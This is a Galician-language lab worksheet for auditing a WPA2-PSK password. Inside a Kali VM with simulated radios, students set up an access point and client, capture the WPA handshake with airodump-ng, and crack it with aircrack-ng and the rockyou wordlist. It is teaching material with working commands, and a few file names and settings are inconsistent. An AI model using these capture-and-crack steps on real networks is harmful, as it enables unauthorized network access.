

TALLER BRS	
PRÁCTICA Auditar contrasinal Wi-Fi WPA2 (PSK)	
Apellidos	Nome

ESCENARIO: AP → SSID EMPRESA-XYZ → WPA2 (PSK)

MV kaliA
RAM ≥ 2048MB
CPU ≥ 2
PAE/NX habilitado
BIOS: Óptica
ISO: Live Kali amd64
Rede: NAT(eth0)
Wordlist: rockyou
mac80211_hwsim
radios=3 → wlan0, wlan1, wlan2
wlan0 → AP (hostapd, ip netns)
wlan1 → Cliente
wlan2 → unknown (tools suite: aircrack-ng → auditar handshake)

Namespaces
phy0 → wlan0 → AP aillado
phy1 → wlan1 → cliente autenticado aillado

LIMITACIÓN DE RESPONSABILIDADE O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

Material necesario	Práctica: Auditar contrasinal Wi-Fi WPA2 (PSK)
<ul style="list-style-type: none"> ■ Host alumnado ■ Máquina virtual GNU/Linux Kali ■ [1] aircrack-ng ■ [2] wordlists ■ [3] ISO descarga GNU/Linux Kali ■ [4] tonyharris.io ■ [5] mac80211_hwsim ■ [6] hostapd and wpa_supplicant ■ [7] WEP, WPA, WPA2 y WPA3: diferencias y explicación ■ [8] WPA3: ¿Qué es y en qué se diferencia de la WPA2? ■ [9] namespaces	<p>Host alumnado. Máquina virtual GNU/Linux Kali amd64:</p> <ul style="list-style-type: none"> ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Configurar a rede según o escenario: NAT(eth0), AP(wlan0), cliente(wlan1), unknown(wlan2) ■ Montar AP simulado e aillar ■ Conectar co cliente simulado e aillar ■ Investigar co cliente unknown(aircrack-ng) → desconectar cliente simulado → capturar handshake → comprobar fortaleza contrasinal → auditar handshake con aircrack-ng e ataque por diccionario (rockyou).

Protocolo	Método de autenticación	Seguridade	Ventaxes	Desvantaxes	Ataques típicos	Como protexerse contra os ataques	Nível seguridade
WPA2-PSK	Pre-Shared Key (clave común)	Cifrado AES, pero usa unha chave compartida	Fácil de configurar e usar	Menos seguro en redes grandes ou abertas, risco se a clave é débil	Ataques de diccionario (forza bruta usando claves débiles), Ataques de captura de handshakes	1. Usa contrasinais longos e complexos (máis de 16 caracteres, combinación de maiúsculas, minúsculas, números e caracteres especiais). 2. Habilita o control de acceso á rede (filtrado MAC). 3. Desactiva a reemitición do handshake para dificultar a captura do handshake. 4. Habilitar 802.11w (protección de tramas de xestión): ieee80211w=2 → tramas de desautenticación/desasociación están cifradas e non poden ser manipuladas por un atacante. Require o uso de WPA2 o WPA3 con AES (non se admite TKIP).	↑
WPA2-EAP	Extensible Authentication Protocol (EAP)	Cifrado AES, require autenticación baseada en servidor (RADIUS)	Maior seguridade, pode usar certificados e outros métodos de autenticación	Require configuración de servidor (RADIUS), máis complexo	Ataques Man-in-the-Middle (se non hai cifrado TLS adecuado), Ataques de diccionario contra credenciais	1. Usa TLS ou outros métodos EAP seguros para a comunicación entre o cliente e o servidor. 2. Implementa certificados para autenticación EAP para evitar ataques de MITM. 3. Utiliza contrasinais fortes e técnicas de autenticación multifactorial para protexer as credenciais.	↑↑
WPA3-SAE	Simultaneous Authentication of Equals (SAE)	Cifrado AES, resistencia mellorada contra ataques de forza bruta	Máxima seguridade, mellora a protección contra ataques offline	Asegúrese de que todos os dispositivos son compatibles	Ataques de diccionario offline (reducidos significativamente, pero aínda posibles en certas condicións), Ataques de downgrading (forzar a conexión a WPA2)	1. Activar protección contra downgrading en routers (forzar WPA3 en vez de WPA2). 2. Usa claves longas e únicas para cada dispositivo. 3. Reforza a seguridade da configuración de WPA3 nas túas redes e dispositivos para evitar vulnerabilidades de implementación.	↑↑↑

Conclusión:

- **WPA2-PSK:** Ten un nivel de seguridade básico, ideal para redes pequenas ou domésticas, pero pode mellorar se se seguen as boas prácticas.
- **WPA2-EAP:** Ten unha maior seguridade grazas á autenticación centralizada (RADIUS), pero require máis configuración.
- **WPA3-SAE:** O protocolo máis seguro, protexendo contra moitos tipos de ataques, pero require compatibilidade de dispositivos.

Procedemento:

(1) Host alumnado. Máquina virtual GNU/Linux Kali:

- (a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):
- i. RAM ≥ 2048MB
  - ii. CPU ≥ 2
  - iii. PAE/NX habilitado
  - iv. ISO: Kali Live amd64 [3]
  - v. Rede: 1 tarxeta en modo NAT (as wlanX serán simuladas por mac80211_hwsim)
  - vi. Nome: Practica-Kali-Auditar-PSK

(b) Executar nunha consola (consola1):

```
$ setxkbmap es #Configurar teclado en español
$ ip addr show eth0 #Amosar información sobre a NIC eth0. Verificar que a configuración de rede para a NIC eth0 é a seguinte: IP=10.0.2.15, MS=255.255.255.0
$ ip route #Ver a táboa de rutas do sistema.Verificar que GW=10.0.2.2
$ cat /etc/resolv.conf #Ver o contido do ficheiro /etc/resolv.conf, o cal contén a configuración os servidores DNS a empregar para a resolución de nomes. Comprobar que as directivas nameserver coinciden cos DNS1 e DNS2 da aula taller.
$ sudo modprobe mac80211_hwsim radios=3 #Este comando permite crear radios simuladas para probas e desenvolvemento, o que pode ser útil nun ambiente de test ou investigación. Non require hardware físico e simula varias interfaces de rede Wi-Fi que funcionan dentro do sistema: wlan0, wlan1 e wlan2
$ ip addr show #Amosar información sobre as NIC existentes no sistema, é dicir, verificar a configuración de rede para as NIC: lo, eth0, wlan0, wlan1, wlan2 e hwsim0
```

(c) Rol interfaces Wi-Fi:

- Imos empregar:
- i. wlan0 para AP WPA2 (PSK) (shell bash consola1)
  - ii. wlan1 para o cliente que se conecta a AP (shell bash consola2)
  - iii. wlan2 como un cliente que non sabe o contrasinal para conectarse ao AP (shell bash consola3).

(d) Configura wlan0 como AP e aillala do resto de interfaces: na consola1

```
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando
sudo (/etc/sudoers, visudo)

# apt update && apt -y install hostapd #Actualizar o listado de paquetes dos repositorios
(/etc/apt/sources.list, /etc/apt/sources.list.d/) e se este comando ten éxito ($?=0) faise o segundo
comando, o cal instálase o paquete hostapd. Co parámetro -y automaticamente asumimos yes a calquera
pregunta que ocorra na instalación do paquete.

# ip netns add wifi_ap_wlan0 #Crear un novo namespace de rede chamado wifi_ap_wlan0 no sistema.
Un namespace de rede é unha funcionalidade de Linux que permite crear espazos de rede illados, onde
cada espazo pode ter as súas propias interfaces de rede, routers e configuracións independentes. Neste
caso, o nome wifi_ap_wlan0 identifica o namespace que se está a crear, e permitirá que as interfaces
de rede, como wlan0, operen de forma illada dentro dese namespace, sen interferir co resto das
interfaces ou redes do sistema. Isto é útil para crear ambientes de proba ou para a xestión de
múltiples redes illadas na mesma máquina sen que compartan recursos.

# ip netns exec wifi_ap_wlan0 bash #Executar unha instancia do shell bash dentro do namespace
de rede chamado wifi_ap_wlan0. Isto significa que, ao executar o comando, ábrese un terminal onde as
interfaces de rede e as rutas de rede serán específicas para o namespace wifi_ap_wlan0, permitindo
interactuar con redes ou dispositivos dentro dese espazo illado. A principal utilidade é traballar
cunha rede virtual illada sen afectar a rede principal do sistema, o que é útil para tarefas como
probar configuracións de rede ou simular entornos de rede controlados.

# echo $BASHPID || echo $$ #Conseguir o PID deste proceso (shell bash)

# echo $BASHPID > /tmp/consola1-pid.txt || echo $$ > /tmp/consola1-pid.txt
#Conseguir o PID deste proceso (shell bash) e gardar o seu valor no ficheiro consola1-pid.txt
en /tmp
```

(e) Abrir outra consola(consola2) e executar:

```
$ PID=$(cat /tmp/consola1-pid.txt) #Xerar a variable ${PID} que garda o valor do contido do
ficheiro /tmp/consola1-pid.txt, é dicir, garda o identificador de namespace de rede no sistema.

$ sudo iw phy phy0 set netns ${PID} #Asignar a interface de radio phy0 (que representa a
primeira interfaz de hardware de rede Wi-Fi) ao namespace de rede identificado por ${PID}. Isto
significa que a interface phy0 pasará a formar parte do espazo de rede illado co id ${PID}, o que
permite que a súa configuración e operación (como a asignación de IPs ou a conexión a redes Wi-Fi) se
realicen de maneira independente das outras interfaces ou do namespace principal do sistema. Este
comando é útil cando se traballa con múltiples namespaces de rede para crear entornos de rede
separados e illados, por exemplo, en simulacións ou probas de redes.

$ ip link #Veremos que agora a interface wlan0 non aparece. Isto é debido a que está aillada do
proceso deste shell bash e está asignada ao namespace definido anteriormente.
```

(f) Executar na consola1:

```
# echo 'interface=wlan0
driver=nl80211
country_code=NL
ssid=EMPRESA-XYZ
channel=0
hw_mode=b
wpa=2
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP CCMP
wpa_passphrase=spongebob19
auth_algs=3
beacon_int=100' > wpa-psk.conf #Este comando crea un ficheiro de configuración chamado
wpa-psk.conf para configurar un punto de acceso Wi-Fi, tal que:

interface=wlan0: Especifica que a interface de rede a configurar é wlan0 (tarxeta Wi-Fi).
driver=nl80211: Usa o driver nl80211, que é común para dispositivos Wi-Fi modernos.
country_code=ES: Establece o código do país como ES (España), para aplicar as regulacións de canal e
potencia locais.
ssid=EMPRESA-XYZ: Define o nome da rede Wi-Fi como EMPRESA-XYZ.
channel=0: Define o canal a usar como 0, o que significa que o sistema seleccionará automaticamente un
canal dispoñible.
hw_mode=b: Establece o modo de hardware como b (Wi-Fi 802.11b).
wpa=2: Activa WPA2 (Wi-Fi Protected Access 2) como protocolo de seguridade.
wpa_key_mgmt=WPA-PSK: Define o método de xestión de chave como WPA-PSK (Pre-Shared Key).
wpa_pairwise=TKIP CCMP: Establece os algoritmos de cifrado como TKIP e CCMP.
wpa_passphrase=spongebob19: Define a clave de acceso (spongebob19) para a rede Wi-Fi.
auth_algs=3: Permite os dous métodos de autenticación Open System e Shared Key.
beacon_int=100: Establece o intervalo de beacons (paquetes de publicidade de rede) en 100 ms.

# hostapd wpa-psk.conf #Iniciar o hostapd, que é un daemon que permite que un dispositivo
actúe como punto de acceso Wi-Fi. Ao executar este comando, hostapd carga o ficheiro de
configuración wpa-psk.conf para configurar o punto de acceso, utilizando os parámetros
especificados neste ficheiro, como a interface de rede, o nome da rede (SSID), a clave WPA-PSK,
os algoritmos de cifrado, e outros axustes de seguridade e rede. Isto fai que o dispositivo se
converta nun punto de acceso Wi-Fi, permitindo que os clientes se conecten á rede de forma
segura.

wlan0: interface state UNINITIALIZED->COUNTRY_UPDATE
```

```
ACS: Automatic channel selection started, this may take a bit
wlan0: interface state COUNTRY_UPDATE->ACS
wlan0: ACS-STARTED
wlan0: ACS-COMPLETED freq=2437 channel=6
wlan0: interface state ACS->ENABLED
wlan0: AP-ENABLED
```

(g) Configura wlan1 como cliente autenticado e aillalo do resto de interfaces. Executar na consola2:

```
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando
sudo (/etc/sudoers, visudo)
```

```
# ip netns add wifi_cliente_wlan1 #Crear un novo namespace de rede chamado
wifi_cliente_wlan1 no sistema. Un namespace de rede é unha funcionalidade de Linux que permite
crear espazos de rede illados, onde cada espazo pode ter as súas propias interfaces de rede,
routers e configuracións independentes. Neste caso, o nome wifi_ap_wlan0 identifica o namespace
que se está a crear, e permitirá que as interfaces de rede, como wlan1, operen de forma illada
dentro dese namespace, sen interferir co resto das interfaces ou redes do sistema. Isto é útil
para crear ambientes de proba ou para a xestión de múltiples redes illadas na mesma máquina sen
que compartan recursos.
```

```
# ip netns exec wifi_cliente_wlan1 bash #Executar unha instancia do shell bash dentro do
namespace de rede chamado wifi_cliente_wlan1. Isto significa que, ao executar o comando, ábrese
un terminal onde as interfaces de rede e as rutas de rede serán específicas para o namespace
wifi_cliente_wlan1, permitindo interactuar con redes ou dispositivos dentro dese espazo illado. A
principal utilidade é traballar cunha rede virtual illada sen afectar a rede principal do sistema,
o que é útil para tarefas como probar configuracións de rede ou simular entornos de rede
controlados.
```

```
# echo $BASHPID || echo $$ #Conseguir o PID deste proceso (shell bash)
```

```
# echo $BASHPID > /tmp/consola2-pid.txt || echo $$ > /tmp/consola2-pid.txt
#Conseguir o PID deste proceso (shell bash) e gardar o seu valor no ficheiro consola2-pid.txt
en /tmp
```

(h) Abrir outra consola(consola3) e executar:

```
$ PID=$(cat /tmp/consola2-pid.txt) #Xerar a variable ${PID} que garda o valor do contido do
ficheiro /tmp/consola2-pid.txt, é dicir, garda o identificador de namespace de rede no sistema.
```

```
$ sudo iw phy phy1 set netns ${PID} #Asignar a interface de radio phy1 (que representa a
segunda interfaz de hardware de rede Wi-Fi) ao namespace de rede identificado por ${PID}. Isto
significa que a interface phy1 pasará a formar parte do espazo de rede illado co id ${PID}, o que
permite que a súa configuración e operación (como a asignación de IPs ou a conexión a redes Wi-Fi) se
realicen de maneira independente das outras interfaces ou do namespace principal do sistema. Este
comando é útil cando se traballa con múltiples namespaces de rede para crear entornos de rede
separados e illados, por exemplo, en simulacións ou probas de redes.
```

```
$ ip link #Veremos que agora a interface wlan0 non aparece. Isto é debido a que está aillada do
proceso deste shell bash e está asignada ao namespace definido anteriormente.
```

(i) Na consola2 executar:

```
# echo 'network={
ssid="EMPRESA-XYZ"
key_mgmt=WPA-PSK
psk="spongebob19"
```

```
}' >> wpa_supplicant.conf #Este comando engade unha configuración a un ficheiro chamado
```

wpa_supplicant.conf para configurar a conexión Wi-Fi dun cliente. Así:

network={: Inicia a sección de configuración dunha rede Wi-Fi.

ssid="EMPRESA-XYZ": Define nome da rede Wi-Fi á que o cliente se quere conectar(SSID):
EMPRESA-XYZ

key_mgmt=WPA-PSK: Establece o método de xestión de chaves como **WPA-PSK** (Pre-Shared Key).

psk="spongebob19": Define a clave de acceso á rede Wi-Fi (**spongebob19**).

}: Pecha a sección de configuración da rede.

```
# wpa_supplicant -B -i wlan1 -c wpa_supplicant.conf #Iniciar o wpa_supplicant, que é un
programa utilizado para conectar un dispositivo a unha rede Wi-Fi de forma segura. A explicación de
cada opción é a seguinte:
```

-B: Executa **wpa_supplicant** en segundo plano (background).

-i wlan1: Especifica a interface de rede a usar para a conexión Wi-Fi, neste caso **wlan1**.

-c wpa_supplicant.conf: Indica o ficheiro de configuración que contén os parámetros da rede Wi-Fi (como SSID, clave, etc.), neste caso **wpa_supplicant.conf**.

```
wlan0: STA 02:00:00:00:01:00 IEEE 802.11: authenticated
```

```
wlan0: STA 02:00:00:00:01:00 IEEE 802.11: associated (aid 1)
```

```
wlan0: AP-STA-CONNECTED 02:00:00:00:01:00
```

```
wlan0: STA 02:00:00:00:01:00 RADIUS: starting accounting session 2B69A95944FF01FC
```

```
wlan0: STA 02:00:00:00:01:00 WPA: pairwise key handshake completed (RSN)
```

```
wlan0: EAPOL-4WAY-HS-COMPLETED 02:00:00:00:01:00
```

(j) Executar na consola3:

```
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
```

```
# airmon-ng check kill #Deter calquera proceso que poida interferir co funcionamento das ferramentas de auditoría Wi-Fi, como airodump-ng ou aireplay-ng, cando unha interface está en modo monitor. Estes procesos inclúen xestores de rede (como NetworkManager ou wpa_supplicant) que automaticamente configuran as interfaces de rede, podendo interferir co modo monitor. Deténdoos, airmon-ng garante que a interface poida funcionar correctamente en modo monitor sen interrupcións.
```

```
# airmon-ng start wlan2 #Habilitar o modo monitor na interface de rede sen fíos chamada wlan2, permitindo que esta capture todos os paquetes Wi-Fi que estean no aire, sen estar asociada a unha rede específica. O modo monitor é esencial para tarefas de auditoría ou análise de redes Wi-Fi, xa que permite escoitar o tráfico de calquera dispositivo na mesma canle sen necesidade de estar conectado. Ademais, este comando crea unha nova interface virtual (xeralmente chamada wlan2mon) asociada á interface orixinal para usar en operacións de monitoraxe.
```

```
# airodump-ng wlan2mon #Iniciar a ferramenta airodump-ng para capturar paquetes de redes Wi-Fi, utilizando a interface wlan2mon, que debe estar en modo monitor. Este comando permite escanear e listar todas as redes Wi-Fi dispoñibles no rango da interface, mostrando información como o nome das redes (SSID), os enderezos MAC dos puntos de acceso (BSSID), os canais que están a usar, o tipo de cifrado (WPA, WPA2, etc.), e unha lista de clientes conectados a esas redes. É unha ferramenta comumente utilizada para auditorías de seguridade en redes sen fíos.
```

```
# Ctrl^C #Enviar unha sinal SIGINT (Interrupt) ao proceso en execución no terminal actual, indicándolle que debe deter a súa execución. Esta combinación de teclas úsase para interromper ou finalizar procesos que están en curso, como scripts, programas ou comandos que se están executando.
```

```
# mkdir capturas && airodump-ng wlan2mon -c 6 -w capturas/cap #Crear un directorio chamado capturas e logo executa airodump-ng na interface wlan2mon (configurada en modo monitor) para capturar paquetes Wi-Fi no canal 6, gardando os datos capturados no directorio capturas co prefixo de ficheiro cap. Como resultado, os ficheiros xerados (por exemplo, cap-01.cap) conterán os paquetes capturados, útiles para análises ou auditorías de redes sen fíos.
```

(k) Voltar a conectar o cliente1. Executar na consola2:

```
# wpa_supplicant -B -i wlan1 -c wpa_supplicant.conf #Iniciar o proceso wpa_supplicant, que é usado para xestionar a conexión dunha interface Wi-Fi a unha rede inalámbrica. A opción -B executa o proceso en segundo plano (background), -i wlan1 especifica que a interface Wi-Fi a utilizar é wlan1, e -c wpa_supplicant.conf indica que o ficheiro de configuración a usar é wpa_supplicant.conf, que contén os detalles de autenticación e parámetros da rede, como o SSID, método de cifrado e contrasinal. Este comando configura e conecta a interface Wi-Fi a unha rede segundo a configuración proporcionada.
```

(l) Consola3. Unha vez capturado o handshake executar na consola3:

```
# Ctrl^C #Enviar unha sinal SIGINT (Interrupt) ao proceso en execución no terminal actual
```

Auditar contrasinal

```
# gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou #Descomprimir o ficheiro rockyou.txt.gz, que contén un popular diccionario de contrasinais, sen eliminar o ficheiro comprimido orixinal. A opción -c fai que o contido descomprimido sexa enviado ao estándar de saída, e co redirixidor > ese contido gárdase como un novo ficheiro chamado rockyou no directorio /tmp. Deste xeito, o ficheiro descomprimido queda dispoñible en /tmp sen modificar o ficheiro comprimido orixinal en /usr/share/wordlists.
```

```
# aircrack-ng capturas/cap1-01.cap -w /tmp/rockyou.txt #Usar a ferramenta Aircrack-ng para realizar un ataque de forza bruta contra un ficheiro de captura de paquetes (cap1-01.cap) almacenado no directorio capturas. Este ficheiro contén un handshake de WPA/WPA2, e o comando tenta descifrar a clave de acceso utilizando un diccionario de contrasinais. O diccionario de contrasinais está especificado no ficheiro rockyou.txt, que está no directorio /tmp. O proceso consistirá en probar cada palabra no diccionario para ver se coincide co contrasinal usado na rede Wi-Fi, permitindo obter a clave se está no diccionario.
```

Aircrack-ng 1.7

[00:00:47] 278296/14344392 keys tested (5873.36 k/s)

Time left: 39 minutes, 54 seconds

1.94%

KEY FOUND! [spongebob19]

Master Key : 00 35 42 60 BF F4 F0 DC 57 FA 6D 2C FF 97 F0 34
A2 F0 A5 7F EA 29 83 79 19 35 57 80 1A 63 40 EF

Transient Key : 52 22 8B 41 16 71 28 04 5A 41 A8 E3 2D 5C 3D 06
19 B2 58 1B E2 23 8D 4A B4 F7 8F D7 23 06 70 12
C3 AC 81 7D 83 90 73 77 22 7C 92 62 65 F3 1E 56
74 F9 4D A0 C0 80 C9 1A A9 A2 67 AE AD AB 90 77

EAPOL HMAC : 88 D1 05 A4 B9 03 9A 7E 2D AF F4 F5 2D 80 E0 19

(2) Contrasinal atopado → spongebob19